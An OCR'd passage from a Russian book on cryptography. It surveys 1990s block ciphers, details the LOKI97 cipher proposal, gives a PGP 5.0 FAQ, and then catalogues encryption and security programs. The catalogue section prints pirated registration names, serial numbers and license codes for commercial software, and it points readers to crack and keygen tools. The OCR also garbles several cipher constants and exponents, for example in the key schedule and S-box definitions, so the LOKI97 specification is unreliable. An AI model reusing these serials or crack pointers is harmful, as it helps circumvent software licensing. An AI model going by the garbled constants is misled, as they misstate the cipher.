64-битный, 8-цикловой блочный шифр Фейстеля с 64-битным ключом разработанным C. Adams и S. Tavares в 1993 году. Использует шесть 8*32-битовых S-блоков (из них некоторые используют данные, а некоторые — ключ), выходы которых смешиваются с помощью хог. Эти S-блоки разработаны и предназначены для прикладных систем. Vaudenay [Vaud96] также прокомментировал CAST и его использование рассеянных S-блоков, даже если они разработаны не случайным образом.

/CE

64-битный, 16-цикловой блочный шифр Фейстеля с 64-битным ключом (хотя возможны варианты) разработан в 1997 году. Использует ключевые перестановки наряду с неизменными, высоко нелинейными S-блоками.

IDEA

64-битный, 8-цикловой итеративный блочный шифр с 128-битным ключом, разработанный X. Lai и J. Massey в 1990 году. Используется концепция «смешения операций различных алгебраических структур».

SAFER

64-битный, 6-цикловой или больше итеративный блочный шифр с 64 или 128-битовым ключом, разработанный J. Massey в 1994 году. Использует цикл, скомбинированный из множества функциональных уровней, с тремя слоями PHT — линейных операций для обеспечения эффекта лавинности. Анализ серьезных ослаблений в первоначальном ключевом расписании, включающий Knudsen [Knud95], а также анализ Knudsen и Berson [KnBe96] успешной разностной атаки на 5-цикловой версии. Они отметили также, что PHT-преобразования — это основной источник ослаблений, которые допускают атаку.

SPEED

Переменные входные данные (64, 128 или 256), и ключ (48—256) и цикловой (>32) блочный шифр, использующий несбалансированную сеть, разработанный Zheng в 1997 [Zhen]. Использует ключевые биты нелинейной булевой операции, а данные зависимы от циклического сдвига в каждом цикле, с большим числом циклов, нуждающихся в простой цикловой функции, и ограниченного рассеяния на цикл.

TEA

Простой 64-битный, 32-цикловой блочный шифр Фейстеля со 128-битным ключом, разработанный Wheeler и Needham [WhNe94] в 1994 году.

Используется очень простой фунциональный цикл, скомбинированный из варианта сложения и xor-а наряду с левым и правым сдвигом для обеспечения нелинейности.

Все это повторяется достаточно большое число циклов для обеспечения достаточной сложности.

Отметим следующие моменты:

Случайность против расчета в S-блоках

Schneier[Schn96], цитируя L. O'Connor, отметил, что для больших S-блоков использование случайных — хороший выбор.

Но обычно существуют части «плохих» блоков, что и наблюдается. Я чувствую себя более комфортно с мыслью о разработке S-блоков с гарантированными характеристиками.

Недостаток в том, что они известны и могут быть исследованы (зато получать мы их будем правильными).

Использование несовместных операторов смешения

Начато в IDEA, с тех пор оно используется в большом количестве шифров. Я думаю, желательно гарантировать, что наша цикловая функция использует концепцию того , что не смешиваются «удачные» с этой точки зрения операции.

Сложность одного цикла против количества циклов

IDEA использует гораздо более сложную цикловую функцию с высокой степенью секретности, чтобы использовать меньшее количество циклов, тогда как TEA иллюстрирует противоположный подход.

Я более расположен к подходу, использующему сложность функций.

Предложения по LOKI97

LOKI97 — 16-цикловой шифр Фейстеля на 128-битовых данных, использующий сложную нелинейную функцию f(A,B) с 256-битовым алгоритмом выработки ключей, который может быть получен с использованием 128, 192 и 256-битовых ключей.

Вычисления данных

LOKI97 зашифровывает 128-битовый открытый текст и создает 128-битовый шифртекст. Вычисление данных осуществляется разделением 128-битового значения входных данных [L|R] на два 64-битных слова:

$L_0 = L$

$R_0 = R$

Затем они пропускаются через 16 циклов (i - 1,16) сбалансированной петли Фейстеля:

$$R_i = L_{i-1} \text{ xor } f(R_{i-1}+SK_{3i-2}, SK_{3i-1})$$

$$L_i = R_{i-1}+SK_{3i-2}+SK_{3i}$$

Результирующее 128-битовое значение выхода (шифротекст) составляется следующим образом:

$$[R_{16}|L_{16}]$$

после последнего цикла, то есть не меняя местами, как обычно в циклах.


Функция f(A,B) должна быть создана так, чтобы гарантировать максимальный лавинный эффект между всеми входными битами функции.

Текущее предложение для этой функции f(A,B) приводится ниже.


Обратим внимание на использование «симметричных» преобразований (сложения) на R так же, как и более общее преобразование L xor-ом с выходом функции.

Это формирует несравнимую группу с xor-ом, используемым на выходах из предыдущих циклов и, следовательно, обеспечивает некоторое рассеивание входных битов на входе функции так же, как и сокрытие последнего входного значения.

Таким образом, полное преобразование данных выглядит так:



Thirteen More Rounds



При расшифровке вычисления включают в себя разбиение шифротекста:

$$L_{16} = L$$
$$R_{16} = R$$

И затем прохождение по циклам в обратном порядке, т. е. используя 16 циклов (i - 1,16).

$$R_{i-1} = L_i \text{ xor } f(R_i\text{-}SK3i, SK_{3i-1})$$
$$L_{i-1} = R_i\text{-}SK3_i\text{-}SK_{3i-2}$$

128-битное значение открытого текста получается как

$[R_0|L_0]$

Алгоритм выработки ключей

LOKI97 использует алгоритм выработки ключей, базирующийся на несбалансированной петле Фейстеля (как у Schneier и Kelsey [ScKe96]), оперирующий четырьмя 64-байтовыми словами. Используется та же функция f(A,B), как и при вычислении данных, чтобы обеспечить достаточную нелинейность для гарантии того, что вычислить связанные ключи трудно.

Алгоритм выработки ключей устанавливает четыре 64-битных слова [K40|K3O|K20|K10] на основании размера предлагаемого ключа следующим образом:

При заданном 256-битном ключе $[K_a|K_b|K_c|K_d]$ получим:

$$[K4_0|K3_0|K2_0|K1_0] = [K_a|K_b|K_c|K_d]$$

При заданном 192-битном ключе $[K_a|K_b|K_c]$ получим:

$$[K4_0|K3_0|K2_0|K1_0] = [K_a|K_b|K_c|f(K_a,K_b)]$$

При заданном 128-битном ключе $[K_a|K_b]$ получим:

$$[K4_0|K3_0|K2_0|K1_0] = [K_a|K_b|f(K_b,K_a)|f(K_a,K_b)]$$

Затем они пропускаются через 48 циклов (i = 1,48) для получения 48 вспомогательных ключей:

$$SK_i = K1_i = K4_{i-1} \text{ xor } g_i(K1_{i-1},K3_{i-1},K2_{i-1})$$
$$K4_i = K3_{i-1}$$
$$K3_i = K2_{i-1}$$
$$K2_i = K1_{i-1}$$

где

$$gi(K1,K3,K2)=f(K1+K3+(Delta*i),K2)$$
$$Delta = (sqrt(5)-1)*263 = 9E3779B97F4A7C1516$$

Три цикла алгоритма выработки ключей требуются для создания трех вспомогательных ключей каждого цикла вычисления данных. Так, требуется всего 48 циклов для алгоритма выработки ключей, эквивалентных примерно трем зашифровывающим вычислениям.

Добавление формы Kl+K3+(Delta*i) в группу, несовместимую с xor-ом, используемым на выходе предыдущего цикла, — такое же, как и при вычислении данных.

Оно включает умножение по модулю 264 на Delta — значение, полученное из «золотого» соотношения для уменьшения проблем симметричности.

Расшифровывание использует ключи в обратном порядке, добавляя замену вспомогательного ключа SK_{3i-2} на SK_{3i} и наоборот. Это необходимо, чтобы высчитать первоначально зашифрованное значение, и не существует укороченного варианта без этого действия.

Функция f(A,B)

Сильно нелинейная функция f(A,B) имеет два 64-битных входных значения A и B, которые обрабатываются с использованием двух «слоев» S-блоков с высочайшей степенью нелинейности для получения 64-битного выхода.

Используются две перестановки для гарантии максимального лавинного эффекта между всеми битами функции.

Основное новшество в предлагаемой мною разработке — это использование двух уровней S-P петли вместо одного, как в большинстве других существующих сейчас шифров Фейстеля.


Оно используется как для обеспечения максимального желаемого лавинного эффекта, так и для того, чтобы минимизировать возможность существования подходящих разностных и линейных характеристик (для осуществления атак).

Наличие ключевой перестановки на входе функции, перенаправляющее различные входы S-блоков, гарантирует, что предугадать то, в какой S-блок попадет отдельный входной бит, — весьма сложно. Это увеличивает сложность получения любой полезной для атаки характеристики.

Данная функция выглядит следующим образом:

```
f(A,B) = Sb ( P ( Sa ( E ( KP ( A,B ) ) ) ), B)
```

Графически это выглядит так :



В деталях различные составляющие операций таковы:

```
KP()
```

Очень простая ключевая перестановка, которая разбивает 64-битный вход A на два 32-битных слова и использует нижние (т. е. наиболее значимые) 32 бита входа B, чтобы определить необходимо ли поменять соответствующие пары битов в этих словах (если бит ключа 1), или же нет (если бит ключа 0), похожая на ту, что используется в ICE [Kwan97].

Это может быть вычислено как:

```
KP([Al|Ar],SKr) = [((Al & ~SKr)|(Ar & SKr)) | ((Ar &
~SKr)|(Al & SKr))]
E()
```

Расширяющая функция, похожая на соответствующую в LOKI91, но измененная в плане более быстрого выполнения, которая разбивает на пересекающиеся группы по 13 или 11 бит (S1 или S2

соответственно) так, что по крайней мере несколько бит влияют на два S-блока одновременно, и, с учетом предыдущего сложения, это означает, что все биты имеют некоторое влияние на множество S-блоков. Таким образом, E распределяет 64 бита входного значения на 96 битов выходного:

```
[4-0,63-56|58-48|52-40|42-32|34-24|28-16|18-8|12-0].
Sa(), Sb()
```

Две колонки S-блоков, выполненных просто конкатенацией блоков S1 и S2 (описанных ниже) так, что

```
Sa()                [S1,S2,S1,S2,S2,S1,S2,S1]      и
Sb()=[S2,S2,S1,S1,S2,S2,S1,S1].
```

В Sa() входы смешаны (вход + ключ из выхода E), а в Sb() верхние биты — это только ключевые биты (из нижних, более значимых 32 битов B).

P()

перестановка, рассеивающая выходы S-блоков полностью по 64-битной длине, используя регулярный шаблон латинского квадрата, похожий на LOKI91, но с такими незначительными изменениями, что один и тот же выход никогда не войдет в соответствующий вход. P распределяет входные биты [63-0] так:

```
[56,48,40,32,24,16,08,00,57,49,41,33,25,17,09,01,
58,50,42,34,26,18,10,02,59,51,43,35,27,19,11,03,
60,52,44,36,28,20,12,04,61,53,45,37,29,21,13,05,
62,54,46,38,30,22,14,06,63,55,47,39,31,23,15,07]
```

Я полагаю, что эта функция будет выполнима с 24 табличными заданиями (8 на каждый из Sa, P и Sb), плюс несколько and-ов, or-ов, xor-ов, сдвигов и сложений на каждый цикл.

Это сделает ее выполнение реально быстрым и эффективным .

S-блоки

S-блоки, выбранные для LOKI97 используют возведение в куб в нечетном поле Галуа GF(2n), т. к. оно имеет несколько очень удобных свойств (таких, как сильная нелинейность и относительно однообразный профиль xor). Чтобы количество входов было нечетно, в S1 используется 13 входных битов, а в S2 — 11 битов. Они распределяются так, как описано выше, чтобы объединиться для работы над каждым входным блоком. Входное значение инвертируется (так, что входы О или 1 никогда не дадут выходов 0 или 1), и выходное значение маскируется в выбранные 8 нижних выходных битов. Функции S-блоков таковы :

```
S1[x] = ((x xor 1FFF)3 mod 2911) & FF,   in GF(213)
S2[x] = ( (x xor 7FF)3 mod AA7) & FF,    in GF(211)
```

(Заметим , что все константы приведены в 16-ричнойсистеме , а все вычисления сделаны как полиномиальные в GF(2n)).

Контрольная тройка

Сертификационная тройка (пример LOKI97) такова:

```
LOKI97 key:  000102030405060708090A0B0C0D0E0F101112131415161718191A1B1C1D1E1F

LOKI97 plain: 000102030405060708090AOBOCODOEOF

LOKI97 cipher: 75080E359F10FE640144B35C57128DAD
```

Беглый криптоанализ

Мой беглый взгляд на криптоанализ говорит о том, что :

Алгоритм выработки ключей

сильно нелинеен, вспомогательные ключи получены как выход функции f(A, B) и сложно зависят от всех ключевых бит. Я не могу найти какого-либо очевидного способа определения связанных ключей, что достигается прибавлением кратностей Delta в каждом цикле.

Зашифрование

сильно нелинейная функция f(A, B) имеет компоненты, напрямую зависящие от ключа, и полный лавинный эффект над 64 битами входа A, но в то же время — лишь частичный эффект входа B за один проход. Функция должна противостоять как разностному , так и линейному анализу. Уже после трех циклов должна быть полная зависимость от входа и ключа (заметим, что имеет место неполная зависимость L от L-битов после первого цикла).

Для дальнейшей работы, вероятно, должно быть рассмотрено следующее различие: L-половинки имеют постоянное сложение по модулю 2, а R-половинки имеют постоянную арифметическую разность. Это может отменить действие вспомогательных ключей на первом цикле и позволить сравнение циклового выхода, но только нулевые отличия дадут шанс получить распространение на следующий цикл. Также финальная ключевая перестановка должна неплохо уничтожить все возможности.

Безотлагательные вопросы

На этой ранней стадии основные моменты, на которые я бы хотел обратить внимание — это :

1. **Выглядит ли основная структура разумной ?**
2. **Имеем ли мы верный баланс сложности: данные против компонент-алгоритма выработки ключей ?**
3. **Достаточно ли добавка Delta маскирует симметричность в ключевом расписании ?**
4. **Правильно ли выбрано число циклов (помня о необходимости достаточного запаса безопасности для предполагаемо долгой жизни шифра) ?**

Выводы

Эта статья включает мои предварительные и предполагающиеся мысли по поводу доработки LOKI. Любая или же все из них (в том числе и уже имеющихся) - это предмет для полного пересмотра и коренных и других изменений по ту сторону воображения!

Частые вопросы по PGP

Сколько дискового пространства необходимо для успешной установки PGP 5.0 на компьютере?

Для успешной установки вам понадобится 15 MB.

Что обозначают различные значки в PGP Keys?

Один золотой ключ обозначает открытый ключ [из пары], сгенерированной по технологии DSS/Diffie-Hellman. Пара синих ключей обозначает вашу пару, состоящую из секретного и открытого ключей, сгенерированную по технологии RSA. Один синий ключ обозначает открытый ключ [из пары], сгенерированной по технологии RSA. Когда ключ или пара ключей изображены бледным цветом, это значит, что они временно недоступны для использования при шифровании и формировании подписей. Ключ, перечеркнутый красной линией, обозначает отозванный ключ.

Как мне импортировать и экспортировать ключи с сервера ключей?

Для того, чтобы экспортировать открытый ключ со своей связки на сервер ключей надо сделать следующее:

- Откройте PGP Keys
- Щелкните на [нужном] ключе правой кнопкой мыши
- Выберите опцию Keyserver
- Щелкните на пункте меню Send Selected Key
- Для того, чтобы импортировать ключ с сервера:
- Откройте PGP Keys
- Откройте меню Keys
- Выберите опцию Keyserver
- Введите почтовый адрес или идентификатор ключа, который вы хотите найти

Где располагаются plug-ins в Eudora/Exchange?

Соответствующие кнопки появляются, когда вы читаете сообщение или составляете новое сообщение.

Как мне распространить мой открытый ключ?

Предпочтительным способом является помещение вашего открытого ключа на сервер ключей. PGP 5.0 может делать это автоматически во время создания ключа.

Вы также можете щелкнуть на ключе правой кнопкой мыши, выбрать Keyserver и щелкнуть на Send Selected Key.

Чтобы отправить [открытый] ключ кому-нибудь по почте, переместите ключ с помощью мыши из PGPkeys в окно почтового сообщения.

Я получил чей-либо [открытый] ключ по почте.
Как мне добавить его на свою связку ключей?

Если вы используете [в качестве почтовой программы MS] Exchange или Eudora, вы можете щелкнуть мышью на кнопке Extract PGP Key(s) from Email Message. Если вы используете другую почтовую программу, скопируйте фрагмент текста, содержащий ключ, в буфер обмена, затем перейдите в окно PGP keys и выберите из меню Edit пункт Paste. [Добавленный] ключ будет показан в виде значка в окне PGP keys.

Как мне зашифровать, расшифровать, подписать
или проверить подпись файла, используя Проводник?

Щелкните правой кнопкой мыши на файле, выберите PGP, затем щелкните на операции, которую хотите выполнить.

Я не использую Exchange, Outlook или Eudora.
Как мне зашифровать или подписать почтовое сообщение?

После того, как вы набрали текст сообщения, скопируйте его в буфер обмена, затем выберите PGPtray в системном меню, далее выберите Encrypt Clipboard, Sign Clipboard или Encrypt and Sign Clipboard. [Далее, вернитесь в окно почтовой программы и вставьте содержимое буфера обмена в текст сообщения].

Я не использую Exchange, Outlook или Eudora.
Как мне расшифровать зашифрованное сообщение
или проверить подписанное сообщение?

Скопируйте содержимое сообщения в буфер обмена, выберите PGPtray в системном меню, далее выберите Decrypt/Verify Clipboard.

Могули я использовать в PGP 5.0 ключи, созданные в более ранних версиях PGP?

Да. Вы можете перетащить мышью старые связки ключей в [окно] PGPkeys или [в Проводнике] два раза щелкнуть мышью на файле со старой связкой ключей.

Совместима ли PGP for Personal Privacy 5.0 с предыдущими версиями PGP?

PGP 5.0 полностью совместима с предыдущими версиями PGP. Некоторые из предыдущих версий должны быть немного модернизированы (файлы модернизации доступны с нашего сервера) для улучшения совместимости с новыми типами ключей.

Использование в версии 5.0 ключей, сгенерированных по технологии DSS/Diffie-Hellman, ограничивает обратную совместимость, так как пользователь более ранней версии не сможет проверить вашу подпись и будет не в состоянии [использовать ваш сгенерированный по этой технологии ключ] для шифровки направляемых вам сообщений.

Пользователям, которые продолжают использовать старые версии PGP, мы рекомендуем провести бесплатную модернизацию до версий PGPmail 4.5.1 и PGPmail 4.0.1 для улучшения совместимости. Модернизация же до версии 5.0 обеспечит полную совместимость со всеми релизами PGP и предоставит все преимущества новых ключей, генерируемых по технологии DSS/Diffie-Hellman keys.

Как признаки валидности и доверия перенести с моих [существующих] ключей, сгенерированных по технологии RSA на ключи, сгенерированные по технологии Diffie-Hellman?

Признаки валидности и доверия действующего ключа RSA будут автоматически перенесены на ключ Diffie-Hellman при подписи ключа DH ключом RSA, если оба ключа обладают одним идентификатором пользователя и находятся на одной связке.

Почему в PGP включен дополнительный механизм DSS/Diffie-Hellman?

Дополнительный механизм DSS/Diffie-Hellman включен для обеспечения гибкости системы в будущем, а также потому, что позволяет значительно улучшить производительность системы.

Что такое PGP/MIME и когда он используется?

PGP/MIME представляет собой стандарт IETF, который позволяет пользователям PGP автоматически шифровать и подписывать приложения при отправке почтовых сообщений, кроме того, PGP/MIME предоставляет пользователям более удобный интерфейс. При получении сообщения в формате PGP/MIME тело сообщения заменяется иконкой, показывающей, было ли сообщение зашифровано и/или подписано. При двойном щелчке мышью будет расшифровано сообщение или проверена подпись.

ВАЖНО: формат PGP/MIME следует использовать только при обмене сообщениями с пользователями PGP версии 5.0 или более поздних. Пользователи более ранних версий могут столкнуться с проблемами при расшифровке или проверке подписи сообщений в формате PGP/MIME.

Существует ли режим plug-in для Microsoft's Outlook Express?

В настоящее время PGP не работает в режиме plug-in с Outlook Express, поскольку программа этот режим не поддерживает.

Что представляет собой «MessageID» в сообщениях, ашифрованных PGP?

MessagelD (идентификатор) использовался много лет назад во времена BBS и FIDOnet. Некоторые почтовые системы этого типа не могли обрабатывать длинные сообщения и PGP снабжалась дополнительной способностью разбивать сообщения на части. MessagelD позволял PGP снова склеивать разбитые на дробные части сообщения в правильном порядке при получении сообщения. В настоящее время это средство не имеет применения.

Почему ключи PGP 5.0 настолько длиннее ключей PGP 2.6.2?

Создаваемый по умолчанию открытый ключ PGP 5.0 на самом деле включает два открытых ключа: ключ DSS для формирования подписи и ключ Diffie-Hellman для шифрования. Кроме этого, в PGP 5.0 компонент Diffie-Hellman может быть в два раза длиннее ключа максимальной длины в версии 2.6.2.

Как мне проверить целостность двоичных файлов PGP 5.0, которые я получил?

Все распространяемые PGP, Inc. файлы, содержащие криптогра-

фические программы, подписаны с помощью корпоративного ключа PGP, Inc., так что каждый пользователь может проверить, не были ли эти файлы модифицированы после того, как их подписали. Эти подписи содержатся в директории «signatures», вложенной в директорию, в которую вы установили PGP 5.O.

[Открытый] корпоративный ключ находится на связке, распространяемой вместе с PGP 5.O. Такие подписи называются «отделенными» («detached signatures»), поскольку они размещаются в отдельных от подписываемых файлов файлах. Для проверки целостности включенных в состав PGP 5.0 двоичных файлов перейдите в директорию «signatures» и щелкните правой кнопкой мыши по подписи. Выберите из контекстного меню PGP -> Verify Signature. Появится диалог, запрашивающий у вас имя файла, который вы хотите проверить (файла, соответствующего данной подписи).

Обратитесь к списку файлов, приведенному ниже, для того, чтобы определить, где находится соответствующий файл. Например, щелкните правой кнопкой мыши на файле PGPkeys.exe.sig и выберите PGP -> Verify Signature из появившегося контекстного меню. В открывшемся окне диалога перейдите в директорию PGP50 и выберите файл PGPkeys.exe, который соответствует отделенной подписи PGPkeys.exe.sig. Нажмите кнопку Open.

Повторите эту операцию с каждым файлом для проверки их целостности. Имейте в виду, что некоторые файлы (например, .dll) находятся в других директориях, так что для определения нахождения файлов обращайтесь к списку, приведенному ниже.

PGPkeys.exe --> директория, в которую установлена PGP 5.0

PGPtray.exe --> директория, в которую установлена PGP 5 PGPks.dll --> Windows\System PGPwctx.dll --> Windows\System PGPcmdlg.dll --> Windows\System PGPRecip.dll --> Windows\System PGP.dll --> Windows\System Simple.dll --> Windows\System Bn.dll --> Windows\System Keydb.dll --> Windows\System PGPExch.dll --> Windows\System PGPplugin.dll --> Eudora\plugins

В случае, когда имеются основания предполагать возможность модификации двоичных файлов, входящих в поставку PGP 5.0, недобросовестным посредником, предлагаемая авторами документа

процедура проверки целостности не является удовлетворительной.

Если недобросовестный посредник модифицировал файлы, входящие в поставку, он также мог сгенерировать фальшивую пару ключей с идентификатором, совпадающим с идентификатором ключа PGP, Inc.

Пользователю, подозревающему, что имеющаяся у него копия поставки PGP 5.0 является модифицированной недобросовестным посредником, в качестве первой меры рекомендуется удалить открытый ключ PGP, Inc., содержащийся на связке, входящей в поставку, и получить заведомо аутентичную копию ключа, например, с сервера www.pgp.com или с сервера ключей.

Это позволяет лишь снизить риск, но не решает проблему определения целостности файлов в общем виде, т. к. модифицированная злоумышленником программа может заведомо некорректно выполнять процедуру проверки подписи.

Короткие рекомендации по PGP

При использовании MS Outlook вы должны запретить опцию Use Microsoft Word as the e-mail editor, чтобы PGP plug-in работал правильно.

Это может быть сделано выбором в MS Outlook меню Tools, затем Options.

Щелкните на вкладке E-mail и сбросьте флажок «Use Microsoft Word as the e-mail editor».

При использовании MS Exchange вы должны запретить опцию Always send messages in Microsoft Exchange rich text format.

Если эта опция не запрещена, MS Exchange разрушит целостность подписанных PGP сообщений, вставляя разметку RTF в уже подписанное сообщение.

Для того, чтобы запретить эту опцию, выберите в MS Exchange меню Tools, далее выберите Address Book.

Двойной щелчок на имени пользователя в адресной книге вызовет диалог, на первой вкладке которого содержится опция Always send messages in Microsoft Exchange rich text format.

Сброс этой опции нужно выполнить для каждого пользователя. Сообщение об ошибке:

«The decompression of %s failed. There may not be enough disk space available in your TEMP directory.»

Это проблема с программой установки InstallShield.

Чтобы обойти ее, очистите временную директорию Windows [обычно, «Windows\TEMP»] и запустите программу установки еще раз.

Во время установки может появиться сообщение «Insert Disk 2». Если это мешает установке, очистите временную директорию Windows [обычно, «Windows\TEMP»] и запустите программу установки еще раз.

Это также ошибка программы установки.

Программы для шифрования

Artix Bitmap Shifrator v1.0

Данная программа позволяет производить шифрование информации новым оригинальным методом. Текст представляется в виде специально расположенных точек внутри графического файла. Кроме того, пересылка шифрованых текстов по Fido в прямом виде запрещена, между тем пересылка небольших файл-аттачей - пожалуйста.

Координаты Artix Software:

e-mail: artik@alfacom.net

Fidonet: 2:463/394.220

Web: www.chat.ru/~dr_mooom

BBS: +380-(044)-418-04-38, WT 20:00-01:00

BCWipe

Программа для невосстановимого стирания информации.

Best Crypt 6.06

Программа BestCrypt является прекрасной программой для создания шифрованных логических дисков. На таких дисках целесообразно хранить не только всю секретную информацию, но и другие программы шифрования (в т. ч. PGP со всеми секретными ключами). Программа на ваш выбор предлагает три алгоритма шифрования: (DES, GOST, BlowFish) — рекомендуем выбирать проверенные алгоритмы - например, GOST.

BlowFish

Кроме создания шифрованных дисков (и всего сервиса, связанного с ними) программа позволяет полностью на физическом уровне производить шифрование дискет, что очень удобно для передачи секретной информации.

CMSystems Crypto Tools

Программа для быстрого кодирования и декодирования как отдельных файлов так и целых каталогов. Достаточно выбрать файл, ввести пароль, затем повторить его и нажать кнопку кодирования или декодирования. При кодировании каталогов щелкните по выбранной папке правой кнопкой мыши и выберите Crypt/Decrypt Directory.

EasyCrypt v.1.0c

EasyCrypt это криптографическая программа с возможностью защищать все файлы, базы данных, работающих на PC, от несанкционированного доступа, даже если компьютеры находятся в локальной сети. Эта программа позволяет зашифровывать данные без специальных знаний, быстро и просто.

Для регистрации введите:

```
- Name:  (любое)
- Company:  (любая)
-- Registration key: In-Sight
```

Данный ключ должен быть введен с соблюдение регистра.

Figa201r

Простая, удобная и быстрая программа для шифрования любых файлов на основе пароля. Интуитивно понятный интерфейс на русском и английском языках. Не требует инсталляции. Запустите ее, наберите пароль и выберите файл. Длина пароля неограничена, при кодировании будут использованы все введенные символы.

Figa201e

Англоязычная версия программы.

Fine Crypt v2.1

Сегодня есть два способа защиты информации на вашем компьютере: поместить компьютер в надежно охраняемое помещение, отключив его от всевозможных сетей, или просто закодировать секретную информацию. Эта программа успешно защитит ваши файлы вторым способом.

Для регистрации введите:

```
- Name:  Hermes
-  Serial:  7258EB0165275D17
```

Maybe Next Time 1.3 Freeware

Это программа для шифрования и дешифровки любых файлов. Работает даже с очень большими файлами. Может работать из командной строки. Имеет русский и английский интерфейсы.

MP3Stego

Эта программа предназначена для кодирования стенографической информации в MP3 файлах.

Norton Secret Stuff v1.0

Неплохой вариант защиты файлов, использующий алгоритм Blowfish. Правда, длина ключа маловата, так что для спецслужб этот продукт — не проблема. Преимущество же его заключается в том, что он создает самораспаковывающийся архив, который можно перенести на любой другой компьютер и расшифровать без использования программы-дешифратора. Кроме того, архив сжимается по алгоритму, подобному zip.

Safe House 180 (USA)

Еще одна программа для создания шифрованных логических дисков. На таких дисках целесообразно хранить не только всю секретную информацию, но и другие программы шифрования (в т. ч. PGP со , всеми секретными ключами). Международная версия слабая (40/56 бит ключ), а американская вполне достойная — до 420 бит ключ позволяет генерировать!

Для регистрации введите серийный номер:

```
- us.checkpoint
```

ScramDisk 2.02

С помощью этой программы вы можете создать виртуальный диск с зашифрованной информацией, доступ к которому закрыт паролем. После введения правильного пароля позволяет работать, как с обычным диском, вплоть до инсталляции на него программ. Зашифрованная информация может храниться, в том числе в уже имеющихся файлах формата *.wav. Win'95/98.

SecureShred v1.1

Это 32-разрядная программа, которая позволяет быстро, легко и навсегда удалять данные с вашего диска без возможности их дальнейшего восстановления.

Для запуска генератора серийных номеров нажмите «КРЭК».

SeNTry2020 2.04 для NT

Программа для создания шифрованных дисков для NT.

Для запуска генератора серийных номеров нажмите «КРЭК».

Steganography Tools

Эта программа спрячет ваши данные среди других данных (то есть внутри изображений, музыки и так далее).

Web *Stego* ***99***

Эта программа предназначена для скрытия вашей информации среди другой информации (то есть внутри изображений, ASCII и ANSI текстовых файлах, HTML файлах и Adobe Acrobat PDF файлах).

WebCrypt 2000 v1.1b

Эта программа сможет успешно зашифровать около 80% обычных HTML-страниц, в том числе и Java скрипты. Все, что находится между тэгами «body» и «/body», будет зашифровано, остальное же не подвергнется изменению.

Для взлома нажмите «КРЭК».

WinDefender v1.0.2

Программа WinDefender предназначена прежде всего для обеспечения безопасного хранения информации на компьютерах под управлением операционной системы Windows 95/98. WinDefender позволяет устанавливать защиту на каталоги Windows в виде автоматической («на лету») шифрации файлов каталогов «прозрачной» для Windows, т. е. не будет никаких отличий, с точки зрения пользования, работаете вы с обычным файлом или с зашифрованным. Дополнительно к этому, WinDefender позволяет установить на каталоги Windows ряд дополнительных ограничений.

Программы для защиты компьютеров

CDROM Security v2.0b

Эта программа предназначена для ограничения доступа к CD ROM. Она позволяет создавать списки дисков, которые можно использовать на вашем CD ROM, а какие нельзя.

Для взлома нажмите «КРЭК», а затем для регистрации вводите, что угодно.

Clean Disk Security v4.51

Эта программа поможет вам очистить ваш жесткий диск от всякого мусора и таким образом удалит все файлы, что потом их нельзя будет восстановить.

Для регистрации введите:

- serial: deepgreen

Comp-U-Lock 3.4 Pro

Очень продвинутая программа, использующая новый подход в защите компьютера. Позволяет назначать различные пароли для администратора и пользователей, отдельно кодировать особо важные файлы, назначать время блокирования доступа к данным компьютера, а также имеет массу других опций.

```
Web: http://zoftware.dhs.org/ordering.htm
```

Установка: при регистрации используйте следующие данные:

```
- User Name: ANYTHING YOU WANT!
- User Code: # Licenses:
- 172839794613 1-5 Users
- 784916232619 6-15 Users
- 793148621793 16-25 Users
- 014789632500 Unlimited Users
```

DeviceLock v3.2.2

Программа позволяет устанавливать доступ к дискам только для выбранных пользователей. Работает на FAT, NTFS, CDFS и т. д. Только для Windows NT.

Для взлома нажмите «КРЭК».

Homesoft KEY V1.0

Программа парольной защиты рабочего стола.

— Защита рабочего стола

- Запрещение запуска определенных приложений

- Ограничение времени работы компьютера.

LockDown 2000 v5.0для NT

LockDown 2000 был создан для того, чтобы пользователи Windows имели доступ к новым возможностям защиты на этих системах. Для взлома нажмите «КРЭК», а затем зарегистрируйтесь, введя, что угодно.

My Old Safe v2.1

Эта программа защищает паролем ваши файлы.

Norton Ghost v6.0 FINAL

Эта программа предназначена для резервного копирования информации.

Password Explorer v1.0

Это простой в обращении менеджер паролей для Windows-систем. Он хранит списки ваших паролей в зашифрованном виде. Установка: для регистрации введите Serial : KIG001602PEX
